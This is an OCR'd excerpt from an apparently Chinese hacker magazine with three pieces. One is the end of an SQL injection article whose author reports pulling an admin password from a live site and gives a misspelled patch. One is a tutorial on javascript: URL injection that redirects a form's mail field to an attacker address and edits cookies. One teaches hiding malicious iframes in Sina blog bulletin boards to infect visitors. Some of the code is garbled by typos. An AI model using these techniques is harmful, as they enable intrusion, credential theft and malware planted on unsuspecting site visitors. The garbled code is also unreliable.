


图5

可见该漏洞在官网上也是存在的，我成功注入出了后台的密码，密码为asdfgh。不过管理员修改过后台登录页面的地址，导致无法继续入侵（难怪密码设得这么弱）。目前官网还没有推出任何补丁，还在使用该系统的网站管理员及时修改网站后台登录地址，或者及时补上该漏洞。具体修补该漏洞的方法如下。


将disuser.asp中412行中的下述代码

```
rs.open "select UserQuestion,UserAnswer from [user] where username='"&trim(request.form("username"))&"' ",conn,1,1
```

改 为：

```
username=trim(request.form("username"))
username=repalce(username,"'","\'")
rs.open "select UserQuestion,UserAnswer from [user] where username='"&username&"' ",conn,1,1
```

适合读者：入侵爱好者
前置知识：Java



利用JavaScript进行注入

文/ kostis90gr 译/ 黯魂[S.S.T]

利用JavaScript进行注入，我们不用关闭网站或者把页面保存在本地电脑上就可以改变网站中的内容，而这一切都是由浏览器的地址栏来完成的。

利用JavaScript注入的命令一般为：javascrit:alert(#command#)。

比如我们想看到在网站http://www.example.com里面的一个警告框，那么首先在地址栏输入URL(www.example.com)，当页面加载完之后，清空URL并输入"javascrit:alert("Hello World")"作为一个新的URL，这样将会弹出一个警告框显示"Hello World"。目前，很多人会用这个技巧来改变页面内的几乎任何内容，例如一张图片。假设现在有一个网站的Logo图片，通过查看页面源代码(可以使用浏览器中的"查看源代码"做到)，我们发现一句如下的HTML代码：

```
<IMG Name="hi" src="hello.gif">
```

得到信息，有一个图片被命名为hi，且源文件为hello.gif。我们想要改变它为bye.jpeg并存储到我们的站点http://www.mysite.com上，所以我们的图片的完整URL是http://www.mysite.com/bye.jpeg，要使用JavaScript注入，我们只需要在地址栏中输入：

```
javascript:alert(document.hi.src="http://www.mysite.com/bye.jpeg")
```

此时我们将会看到一个提示框显示http://www.mysite.com/bye.jpeg，之后图片将会被改变。注意，这些变化只是暂时的！如果我们刷新页面或者再次进入，这种变化将会丢失，因为我们改变的不是服务器上的站点，而是我们自己电脑上的。

使用同样的方法，我们也可以查看或改变变量的值。比如我们在网站中找到这样一些源代码：

```
<SCRIPT LANGUAGE="JavaScript">
var a="test"
</SCRIPT>
```

这段代码的意思是给变量a赋值为test。为了查看变量的值，我们输入：

```
javascript:alert(a)
```

然后为了把它从test改为hello，则输入：

```
javascript:alert(a="hello")
```

不过，目前JavaScript注入主要是用来改变表单的属性。假设下面是我们已有的部分代码：

```
<form name="format" action="send.php" method="post">
<input type="hidden" name="mail" value="someone@somewhere.com">
<input type="text" name="name">
<input type="submit" value="submit"></form>
```

我们想要将表单发送到我们的邮箱中，而不是代码中的邮箱someone@somewhere.com。要完成这个操作，我们可以输入如下命令：

```
javascript:alert(document.format.mail.value="me@hacker.com")
```

从上面的例子我们可以看出来，进行JavaScript注入的一般过程是：

1)从document入手；

2)输入我们想要改变的对象名，比如document.hi.src，或者它所属的属性，并重新赋值，比如document.format.mail.value；

3)最后结束于我们想要改变的特征，比如源路径document.hi.src，或者变量值document.format.mail.value；

4)用"."号分隔单词；

5)当我们想要改变特征值的时候，就使用"="号和新的特征值。

注意，当新的特征值为字符串时，我们需要使用双引号括起来，比如document.format.mail.value="me@hacker.com"。如果我们想要把它变为一个变量的值，则不需要使用双引号。比如我们想改变变量a的值，使其等于变量b的值，可以输入javascript:alert(a=b)，但是大多数页面中的属性都没有名字，比如下面的例子：

```
<form action="send.php" method="post">
<input type="hidden" name="mail" value="someone@somewhere.com">
<input type="text" name="name">
<input type="submit" value="submit"></form>
```

在这些代码中，表单没有名字，而要利用上面的所有信息，则可以输入如下的命令：

```
javascript:alert(document. .mail.value="me@hacker.com")
```

在这种情况下，我们将不得不计算所有的表单来找到这个表单的序号。下面我们用一个例子来详细讲解一下。

```
<form action="send.php" method="post">
<input type="text" name="name">
<input type="submit" value="submit"></form>
<form action="send.php" method="post">
<input type="hidden" name="mail" value="someone@somewhere.com">
<input type="text" name="name">
<input type="submit" value="submit"></form>
<form action="send.php" method="post">
<input type="text" name="name">
<input type="submit" value="submit"></form>
```

在以上代码中，一共有三个表单，但我们现在只对第二个感兴趣，因此我们想要的表单序号就是2。这里要注意一下，按照习惯，我们是从1开始计算的，我们说1、2、3、4……但是在JavaScript中，却是从0开始计算的，应该是0、1、2、3……所以真正的表单序号是1，而不是2。也就是说，我们要先找到表单序号再减1。因此，我们就可以用这个序号来补全上面的命令:

```
javascript:alert(document.forms[1].mail.value="me@hacker.com")
```

像这样，我们就能改变没有名字的图片或者链接了。

对于图片: javascript:alert(document.images[3].src="#你想改变的目标图片URL#")

对于链接 javascript:alert(document.links[0].href="http://www.undug.net/#你想改变的目标链接#")

同时，我们还可以用下面这个技巧来编辑Cookies。下面的这个命令由triviasecurity.net的Dr_aMado所编写，但是我修改了一点，使它在我们编辑它之前就能显示Cookie。我们只需要复制它到地址栏即可。

```
javascript:alert(window.c=functiona(n,v,nv){c=document.cookie;c=c.substring(c.indexOf(n)+n.length,c.length);c=c.substring(1,((c.indexOf(";")>-1)?c.indexOf(";") :c.length));nc=unescape(c).replace(v,nv);document.cookie=n+"="+escape(nc);return unescape(document.cookie);});alert('The cookie is: "'+document.cookie+'"');alert(c(prompt("The name of the cookie:",""),prompt("Change this value:",""),prompt("with this:","")));
```


最后，我必须强调一点，就是我们所做的改变仅仅是在用户端！就像是把网站保存在了我们的电脑上，然后修改它。尽管如此，使用这个技巧，我们仍然可以欺骗一个页面(例如Cookies)或者通过一个页面的安全验证。例如，一些页面会检测用户从哪发送的数据，如果数据从http://www.test.com/form.php发送到http://www.test.com/check.php，check.php可能会检测数据是否是从http://www.test.com/form.php上的表单发送来的。除此之外，如果我们打算登录一个页面中自己的JavaScript代码，通过使用一些像这样的技巧，将能够轻而易举地改变类似不变的图片！

适合读者: 木马爱好者

前置知识: 无

新浪也挂马

手把手教你新浪博客挂马



文/图 ramble

大家好，我是ramble，偶然发现了新浪的一个安全问题，也许新浪不认为是漏洞吧，不过如果被有心人利用，危害可不小啊！故写了本文，望大家警惕！此稿为本人处女稿，请大家多多捧场，谢谢！(哎哟，谁扔的鸡蛋！)

近日，本人一直在学ASP教程，从网上下的视频，一边学一边作笔记，在新浪上申请的博客已经很久没更新了，不知道写什么好，于是就决定把学习笔记发到博客上去，因为学习笔记涉及到网页效果，于是就想，新浪的博客发表文章用什么代码呢？去后台一看，用的就是HTML，于是我就想了，HTML可以直接用，挂马不就方便了吗？不过不知道有没有过滤<IFRAME>，当然，试验结果让我十分振奋，居然可以！

<IFRAME>标签的作用是在当前的页面中插入另一个页面，其格式是<iframe width=1 height=1 src="URL"></iframe>，width定义这个被插入的页面宽，height定义被插入的页面高，src指定被插入页面的URL地址。如果我要在一个页面中插入百度，要求在本页面中占用高300宽300的空间，那么就可以这样

写：<iframe width=300 height=300 src="http://www.baidu.com"></iframe>，呵呵，大家马上就可以看到效果啦！

好了，我们开工。首先祝贺一下有新浪博客的朋友，你可以利用这个机会大赚一笔了，如果你博客访问量大的话，那肉鸡可就……哈哈！不废话了，大家来看新浪博客的页面，如图1所示，我们要选一个挂马方便的地方，不容易被人发现且会被人访问到，这里就选公告栏了。我们进入后台看看，点"控制面板->自定义设置->首页内容维护"，如图2所示。




图1




图2

大家看到了吗？自定义公告栏那里，点"进入编辑"，打开一个公告栏编辑页面，如图3所示。在这里可以看到你已经有的公告栏，如果还没有，赶快点新增吧，有的话就点公告栏的名字，进入编辑页面，如图4所示。




图3




图4

大家注意看图4中圈住的地方，给显示源代码打上对号就可以在这里编辑HTML代码了。我们在公告的最后加上代码<iframe src="http://www.baidu.com" width=300 height=300 ></iframe>。为了看到效果，我们取消显示源代码的对号，预览一下，如图5所示。

